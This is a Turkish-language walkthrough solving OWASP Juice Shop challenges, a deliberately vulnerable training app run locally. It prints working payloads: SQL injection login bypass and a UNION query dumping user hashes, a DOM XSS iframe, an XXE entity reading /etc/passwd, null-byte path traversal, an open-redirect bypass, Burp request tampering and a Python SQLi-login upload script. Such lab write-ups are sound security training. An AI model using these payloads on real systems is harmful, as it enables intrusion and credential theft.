

12/9/2019

OWASP-JUICE SHOP

Challangeların Çözümü

Muhammed Said Bakırcı

OWASP-JUICE SHOP

Challangelerin Çözümü



Juice Shop OWASP tarafından OWASP'ın belirttiği [Top 10](#) kritik zafiyeti içerisinde bulunduran zafiyetli bir web uygulamasıdır.

Juice Shop <https://github.com/bkimminich/juice-shop> adresinde Readme.md dosyasının içerisinde belirtilen yöntemler ile kurulup çalıştırılıp; içerisinde bulunan challenge lere meydan okunabilir.

Juice Shop web uygulaması içerisinde 90 adet challenge bulunduruyor. Bu challenge'lar çözüldükçe site bildirimi ile meydan okuyan kişi bilgilendiriliyor.

Challangelerin durumunu öğrenmek için gizli ve aynı zamanda bir challenge olan scoreboard sayfası da bulunmaktadır.

Ben Vagrant ile Juice Shop web uygulamasını çalıştırdım ve çözüm esnasında Burp Suite, Sqlmap, Kali Linux VM ile browserın web konsolunu kullandım.

Çözümler

Score Board----Find the carefully hidden 'Score Board' page.

Web sitesinin HTML kaynak kodu incelenmesi sonucu score board sayfasına ulaşıldı.

<http://192.168.33.10:3000/#/score-board>

Privacy Policy----Read our privacy policy.

Site içerisinde bulunan gizlilik sözleşmesi okunduğunda challenge tamamlanmış oldu.

Confidential Document---Access a confidential document.

Dirb toolu ile site dizinleri araştırıldığında 200 döndürenlerin arasında /ftp dizinide bulunmaktadır.

<http://192.168.33.10:3000/ftp/> gidildiğinde birçok dosya bulunmaktadır. Bunlardan herhangi birini örneğin "Acquaintances.md" dosyasını indirdiğimizde bu challenge'da çözmüş oluruz.

Error Handling---Provoke an error that is neither very gracefully nor consistently handled.


Çözüm için 404 hatası verdirmemiz yeterli; arama kutusuna tek tırnak ile herhangi bir şey yazmak yeterlidir. Örneğin: **'said'**

DOM XSS---Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.

Arama kutusuna **<iframe src="javascript:alert(`xss`)">** yazmak yeterlidir.

Zero Stars--Give a devastating zero-star feedback to the store.

"Customer Feedback" sayfasına gidip formu rastgele doldurduktan sonra Burp aracı ile istektaki rating değerini 0 ile değiştirip forward edin ve challenge tamam.



```
POST /api/Feedbacks/ HTTP/1.1
Host: 192.168.33.10:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 58
Origin: http://192.168.33.10:3000
DNT: 1
Connection: close
Referer: http://192.168.33.10:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=oVt8F1UBHRTaToF6izfXHqurIMSaHpouZel73S9JU4QuWaURxCy1soaFaVfkz; io=ARw17G27KKnbsrVgAAAE

{"captchaId":1,"captcha":"6","comment":"aaaaa","rating":4}
```

İsteği

```
POST /api/Feedbacks/ HTTP/1.1
Host: 192.168.33.10:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 58
Origin: http://192.168.33.10:3000
DNT: 1
Connection: close
Referer: http://192.168.33.10:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=oVt8F1UBHRTaToF6izfXHqurIMSaHpouZel73S9JU4QuWaURxCy1soaFaVfkz; io=ARw17G27KKnbsrVgAAAE

{"captchaId":1,"captcha":"6","comment":"aaaaa","rating":0}
```

Şekilde değiştirin ve forward edin

Login Admin---Log in with the administrator's user account.

Login sayfasında Email ve Password kısımlarına basit bir şekilde ' OR 1=1 -- gibi basit bir manuel sql injection yöntemi ile admin olarak girebilir ve challenge'i tamamlarız.

Admin Section---Access the administration section of the store.

Yukarıda admin olduk ve daha önce dirb ile site dizimlerine ulaştık.


“192.168.33.10:3000/#/administration” adresine giderek bu challenge da tamamlanır.

Five-Star Feedback---Get rid of all 5-star customer feedback.


/Administration sayfasına girdikten sonra feedbacklerin arasından 5 yıldız almış olan feedback'i silersek bu challenge de tamamlanır.

View Basket---View another user's shopping basket.

Bir kullanıcı oluşturup bu kullanıcı ile giriş yaptıktan sonra "Your Basket" sekmesine geçerken yapılan isteği Burp aracı ile değiştirirsek bu challenge da tamamlanır.



şeklinde değiştirmek yeterli olur.



Password Strength---Log in with the administrator's user credentials without previously changing them or applying SQL Injection.

Ve

User Credentials---Retrieve a list of all user credentials via SQL Injection.

'Search' işlemi burp ile incelendiği zaman isteğin aslında /rest/api/product?q= sayfasına istek yapıldığı çıkarılabilir. Bu sayfada sqlmap toolu ile test edildiğinde Çıktı olarak;

DBMS: SQLite

Database: SQLite_masterdb

[21 tables]

Addresses	BasketItems	Baskets	Captchas	Cards	Challenges	
Complaints	Deliveries	Feedbacks	ImageCaptchas	Memories		
PrivacyRequests	Products	PurchaseQuantities	Quantities	Recycles		
SecurityAnswers	SecurityQuestions	Users	Wallets	sqlite_sequence		

Table: Users


[12 columns]

createdAt	deletedAt	email	id	isActive	lastLoginIp	password	
profileImage	role	totpSecret	updatedAt	username			

Ulaşılabilir. Daha sonra el yordamı ile Products tablosundaki kolon sayısı adetini belirleyerek;

http://192.168.33.10:3000/rest/products/search?q=said')) UNION SELECT '1', id, email, password, '5', '6', '7', '8', '9' FROM Users--

İsteği ile tüm kullanıcıların bilgilerine ulaşabiliriz.



Buradan [hashkiller](#) aracılığıyla

email: **admin@juice-sh.op** hash: **0192023a7bbd73250516f069df18b500** password: **admin123**

bilgilerine ulaşır ve login sayfasından giriş yapmamız halinde challenge tamamlanır.

Login MC SafeSearch---Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.

id:	"1"
name:	8
description:	"mc.safesearch@juice-sh.op"
price:	"b03f4b0ba8b458fa0acdc02cdb953bc8"
deluxePrice:	"5"
image:	"6"
createdAt:	"7"
updatedAt:	"8"

Aynı şekilde [hashkiller](#) aracılığıyla

email: mc.safesearch@juice-sh.op hash: b03f4b0ba8b458fa0acdc02cdb953bc8 password: Mr. Noodles

bilgilerine ulaşır ve login sayfasından giriş yapmamız halinde challenge tamamlanır.

Login Bender---Log in with Bender's user account.

Ve

Login Jim---Log in with Jim's user account.

Yukarıda elde ettiğimiz email bilgileri ve parola kısmına yazacağımız ' OR 1=1 – ile bu 2 challenge'de tamamlanır.

Upload Size---Upload a file larger than 100 kB.

Ve

Upload Type---Upload a file that has no .pdf or .zip extension.

Bunun için bir python scripti yazdım. Herhangi bir kullanıcı ile giriş yapmamız gerek çünkü ancak kullanıcılar “Complaint” sekmesini kullanabiliyor.

```
import requests

import json

import os

session = requests.Session()

jsurl = 'http://192.168.33.10:3000'

# Giriş yapmamız lazımki birşeyler şikayet edelim ;)

auth = json.dumps({'email': 'admin@juice-sh.op\'--', 'password': 'admin123'})

login = session.post('{} /rest/user/login'.format(jsurl),

                    headers={'Content-Type': 'application/json'},

                    data=auth)

if not login.ok:

    raise RuntimeError('Giriş Hatası')

# dosya oluştur 150kb boyutlu

with open('said.txt', 'wb') as outfile:

    outfile.truncate(1024 * 150)

with open('said.txt', 'rb') as infile:

    files = {'file': ('herniyse', infile, 'application/json')}

    # dosyayı yükleme

    upload = session.post('{} /file-upload'.format(jsurl), files=files)

    if not upload.ok:

        raise RuntimeError('Dosya Yüklemede Hata Oluştı.')

os.remove('said.txt')
```

Forgotten Developer Backup---Access a developer's forgotten backup file.

ve

Easter Egg---Find the hidden easter egg.

Nested Easter Egg---Apply some advanced cryptanalysis to find the real easter egg.

Ve

Forgotten Sales Backup---Access a salesman's forgotten backup file.

Ve

Misplaced Signature File---Access a misplaced SIEM signature file.

/ftp içerisinde bir .md ile .pdf dosyalarına erişime izin veriliyor. Bu yüzden .bak ve .gg dosyalarına erişebilmek için ufak url encoding yöntemi kullanmalıyız. Bunun için sanki boş bir veri için %00 olmalı ve % için %25 kullanılmalı ve izin verilen bir dosya uzantısı(örneğin:.pdf) eklenmelidir. Örneğin;

/ftp/ eastere.gg%2500.pdf şeklinde yapılmalı ve indirilen dosyadan .pdf ve varsa .bak uzantıları kaldırılarak dosyaya erişilmelidir.Nested Easter Egg challenge'i haricinde dosyalar indirildiğinde challangerler tamamlanır.


Nested Easter Egg içinse

Eastere.gg dosyası içerisinde

L2d1ci9xcmlmL251ci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnRoL2p2Z3V2YS9ndXIvcn5mZ3JlL3JodA== şeklinde bir metin yazmaktadır. Bu metni base64 ile decode edersek;

/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt şeklinde karışık bir metin elde ederiz burada rot-13 ile kaydırırsak;

the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg metnine ulaşırsınız bu metnide url'imize eklersek challenge tamamlanır.



Change Bender's Password---Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password.


Bender kullanıcısı ile oturum açmalı ve “Change Password” sekmesinde form’un “Current Pasword”e rastgele bir değer ve “New Password” ve “Repeat New Password” kısmına “slurmCl4ssic” yazmalı ve Change butonuna tıkladığımız zaman Burp toolu ile gönderilen istekte;

/rest/user/change-password?current=abcde&new=slurmCl4ssic&repeat=slurmCl4ssic
current=abcde kısmını silerek.

/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic şeklinde istekte bulunmalıyız. Bu şekilde bu challenge’de tamamlanmış olur.

Login CISO---Exploit OAuth 2.0 to log in with the Chief Information Security Officer's user account.

Burp tool’u içerisindeki Repeater ile /rest/user/login yoluna bir POST isteği göndermemiz ve Header kısmına **X-User-Email: ciso@juice-sh.op** eklememiz ve Body kısmına varolan bir kullanıcı bilgileri ile göndermemiz challenge’i çözmek için yeterli olacaktır.



Forged Coupon---Forge a coupon code that gives you a discount of at least 80%.

/ftp içerisindeki `coupons_2013.md` dosyası incelendiğinde içerisinde karışık birkaç metin olduğu görülebilir son kısımlarındaki benzerlikler dışında aklıma bir şey gelmedi. Googleladığım zaman `z85` olduğu ile ilgili web sitelerinde birşeyler gözüme çarptı ve <https://cryptii.com/pipes/z85-encoder> adresinden decode ettiğimde: `n<MibgC7sn` için `JAN13-10` şeklinde bir sonuç aldım. İlk 3 kısım kuponun geçerli olduğu ayı sonraki 2 yılı ve son 2 ise indirim oranını belirtiyor bizden %80 ve üstü dediği için `DEC19-80` yazıp encode ettim ve `l}6D$iwoiA` şeklinde sonuç aldım ve herhangi bir kullanıcı hesabı ile “Checkout” yaparken coupon kısmına yazıldığı takdirde challenge tamamlandı bildirimini aldım.

Whitelist Bypass---Enforce a redirect to a page you are not supposed to redirect to.

Biraz araştırdıktan sonra;



Yalnızca kendi dağıtımının yapıldığı sayfaya redirect ettirebileceğimiz ile ilgili bir whitelisi olduğunu farkettim ve;

<http://192.168.33.10:3000/redirect?to=https://google.com/?https://github.com/bkimminich/juice-shop>

gibi bir istek yaptırarak bu challenge'i tamamlayabiliriz.

Blockchain Hype---Learn about the Token Sale before its official announcement.

Kaynak kodları karıştırırken;

```
e.when('/track-order', { templateUrl: 'views/TrackOrder.html', controller: 'TrackOrderController' } ),
```

Şeklindeki kısım ile karşılaştım. Buradan birşeyler çıkarabilirmiyim diye aranırken; Browser Console ile burayı tetiklemeye çalıştım.

```
function () {

  var e = Array.prototype.slice.call(arguments),

  t = e.shift();

  return e.reverse().map(function (e, n) {

    return String.fromCharCode(e - t - 45 - n)

  }).join("")

}(25, 184, 174, 179, 182, 186) + (36669).toString(36).toLowerCase() + function () {

  var e = Array.prototype.slice.call(arguments),

  t = e.shift();

  return e.reverse().map(function (e, n) {

    return String.fromCharCode(e - t - 24 - n)

  }).join("")

}(13, 144, 87, 152, 139, 144, 83, 138) + (10).toString(36).toLowerCase()
```

Şeklinde bir fonksiyon yazdım fakat:

SyntaxError: function statement requires a name debugger eval code:1:9


şeklinde bir hata aldım ve bunu bir değişkene örneğin;

```
$foo = function () {  
    var e = Array.prototype.slice.call(arguments),  
    t = e.shift();  
    return e.reverse().map(function (e, n) {  
        return String.fromCharCode(e - t - 45 - n)  
    }).join("")  
}(25, 184, 174, 179, 182, 186) + (36669).toString(36).toLowerCase() + function () {  
    var e = Array.prototype.slice.call(arguments),  
    t = e.shift();  
    return e.reverse().map(function (e, n) {  
        return String.fromCharCode(e - t - 24 - n)  
    }).join("")  
}(13, 144, 87, 152, 139, 144, 83, 138) + (10).toString(36).toLowerCase()
```

Şeklinde atadıktan sonra çalıştırdığımda:

```
    }).join('')  
    }(13, 144, 87, 152, 139, 144, 83, 138) + (10).toString(36).toLowerCase()  
    ← "tokensale-ico-ea"  
    >>|
```


Şeklinde çalıştı ve ;



Sayfasına ulaştım ve challenge tamamlandı.

Product Tampering---Change the href of the link within the OWASP SSL Advanced Forensic Tool (O-Saft) product description into <https://owasp.slack.com>.

Bu challenge'in çözümünde Burp toolumuzun Repeater'ını kullandım.



Şeklindeki bir request ve response'dan sonra;



Adresine giderek challenge'i tamamlarız.

Weird Crypto---Inform the shop about an algorithm or library it should definitely not use the way it does.

"MD5 is shit!" şeklinde bir comment yazmanız bu challenge'i çözmek için yeterli olacaktır. Bazen kolay şeyler çok zor farkediliyor ☹

Reset Jim's Password---Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.

Önceki kısımlarda Jim'in e-posta adresine ve hash bilgisine ulaşmıştık; (email:jim@juice-sh.op hash: e541ca7ecf72b8d1286474fc613e5e45 md5decode: ncc-1701) forget password kısmına geldiğimizde "Your eldest siblings middle name?" şeklinde bir sorunun cevabını bizden istiyor. Ben şifresini googledığım zaman [Wikipedia](#) içerisinde Uss Enterprise (NCC-1701) şeklinde Uzay Yolu içerisindeki bir gemi ve Kaptanı James Tiberius "**Jim**" Kirk olduğu çıktı.

Wikipedia içerisinde "James Tiberius Kirk was born in Riverside, Iowa, in the year 2233,[1] where he was raised by his parents, George and Winona Kirk.[2] Although born on Earth, Kirk lived for a time on Tarsus IV, where he was one of nine surviving witnesses to the massacre of 4,000 colonists by Kodos the Executioner. James Kirk's brother, George **Samuel** Kirk, is first mentioned in "What Are Little Girls Made Of?" and introduced and killed in "Operation: Annihilate!", leaving behind three children.[3] "

metninden kardeşinin adının "**Samuel**" olduğunu çıkarıp şifresini değiştirmeye çalıştığımızda challenge'da tamamlanır.

Reset Bender's Password---Reset Bender's password via the Forgot Password mechanism with the original answer to his security question.

Bender diye google'ladığımız zaman popüler bir dizi olan Futurama'da bir karakter çıkıyor. Bu karakteri [araştırdığımızda](#);

As a bending unit, he spent his life before he met Fry bending girders to be used for suicide booths. After learning this, he tried to kill himself but was unsuccessful. He gave up on that when Fry claimed that he was his only friend in the future. Along with Leela and Fry, he joined Planet Express as a crew member on January 1, 3000.

Bilgisine ulaşıyoruz [buradan](#) suicide booths'u yapan firmayıda bularak security question'u cevaplayarak şifresini değiştirip challenge i tamamlıyoruz.

Deprecated Interface---Use a deprecated B2B interface that was not properly shut down.

XXE ile alakalı [OWASP](#)'ın vermiş olduğu örneklerden birini kullanarak örneğin;

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [
```

```
<!ELEMENT foo ANY >
```

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

Bunu bir editor ile xml dosyası olarak sitenin "Complaint" kısmına ekleyip submit ettiğimizde challenge tamamlanır.

You successfully solved a challenge: Admin Section (Access the administration section of the store.)	X
You successfully solved a challenge: Blockchain Hype (Learn about the Token Sale before its official announcement.)	X
You successfully solved a challenge: Change Bender's Password (Change Bender's password into slurmC14ssic without using SQL Injection or Forgot Password.)	X
You successfully solved a challenge: Christmas Special (Order the Christmas special offer of 2014.)	X
You successfully solved a challenge: Confidential Document (Access a confidential document.)	X
You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert('xss')">.)	X
You successfully solved a challenge: Deprecated Interface (Use a deprecated B2B interface that was not properly shut down.)	X
You successfully solved a challenge: Easter Egg (Find the hidden easter egg.)	X
You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)	X
You successfully solved a challenge: Five-Star Feedback (Get rid of all 5-star customer feedback.)	X
You successfully solved a challenge: Forged Coupon (Forge a coupon code that gives you a discount of at least 80%.)	X
You successfully solved a challenge: Forged Feedback (Post some feedback in another users name.)	X
You successfully solved a challenge: Forgotten Developer Backup (Access a developer's forgotten backup file.)	X
You successfully solved a challenge: Forgotten Sales Backup (Access a salesman's forgotten backup file.)	X
You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)	X
You successfully solved a challenge: Login Bender (Log in with Bender's user account.)	X
You successfully solved a challenge: Login CISO (Exploit OAuth 2.0 to log in with the Chief Information Security Officer's user account.)	X
You successfully solved a challenge: Login Jim (Log in with Jim's user account.)	X
You successfully solved a challenge: Login MC SafeSearch (Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.)	X
You successfully solved a challenge: Misplaced Signature File (Access a misplaced SIEM signature file.)	X
You successfully solved a challenge: Nested Easter Egg (Apply some advanced cryptanalysis to find the real easter egg.)	X
You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)	X
You successfully solved a challenge: Payback Time (Place an order that makes you rich.)	X
You successfully solved a challenge: Privacy Policy (Read our privacy policy.)	X

You successfully solved a challenge: Product Tampering (Change the href of the link within the OWASP SSL Advanced Forensic Tool (O-Saft) product description into https://owasp.slack.com.)	X
You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)	X
You successfully solved a challenge: Score Board (Find the carefully hidden 'Score Board' page.)	X
You successfully solved a challenge: Upload Size (Upload a file larger than 100 kB.)	X
You successfully solved a challenge: Upload Type (Upload a file that has no .pdf or .zip extension.)	X
You successfully solved a challenge: User Credentials (Retrieve a list of all user credentials via SQL Injection.)	X
You successfully solved a challenge: View Basket (View another user's shopping basket.)	X
You successfully solved a challenge: Weird Crypto (Inform the shop about an algorithm or library it should definitely not use the way it does.)	X
You successfully solved a challenge: Whitelist Bypass (Enforce a redirect to a page you are not supposed to redirect to.)	X
You successfully solved a challenge: Zero Stars (Give a devastating zero-star feedback to the store.)	X

Bazı challangeler Vagrant ve Docker sürümü için kapalı hale getirilmiştir;

Nested Easter Egg	★★★★	Apply some advanced cryptanalysis to find <i>the real</i> easter egg.	Cryptograph	This challenge is unavailable in a Docker environment!
NoSQL DoS	★★★★	Let the server sleep for some time. (It has done more than enough hard work for you) (<i>This challenge is not available on Docker!</i>)	Injection	🚫 unavailable

Miscellaneous	This challenge is unavailable in a Docker environment!
XSS	🚫 unavailable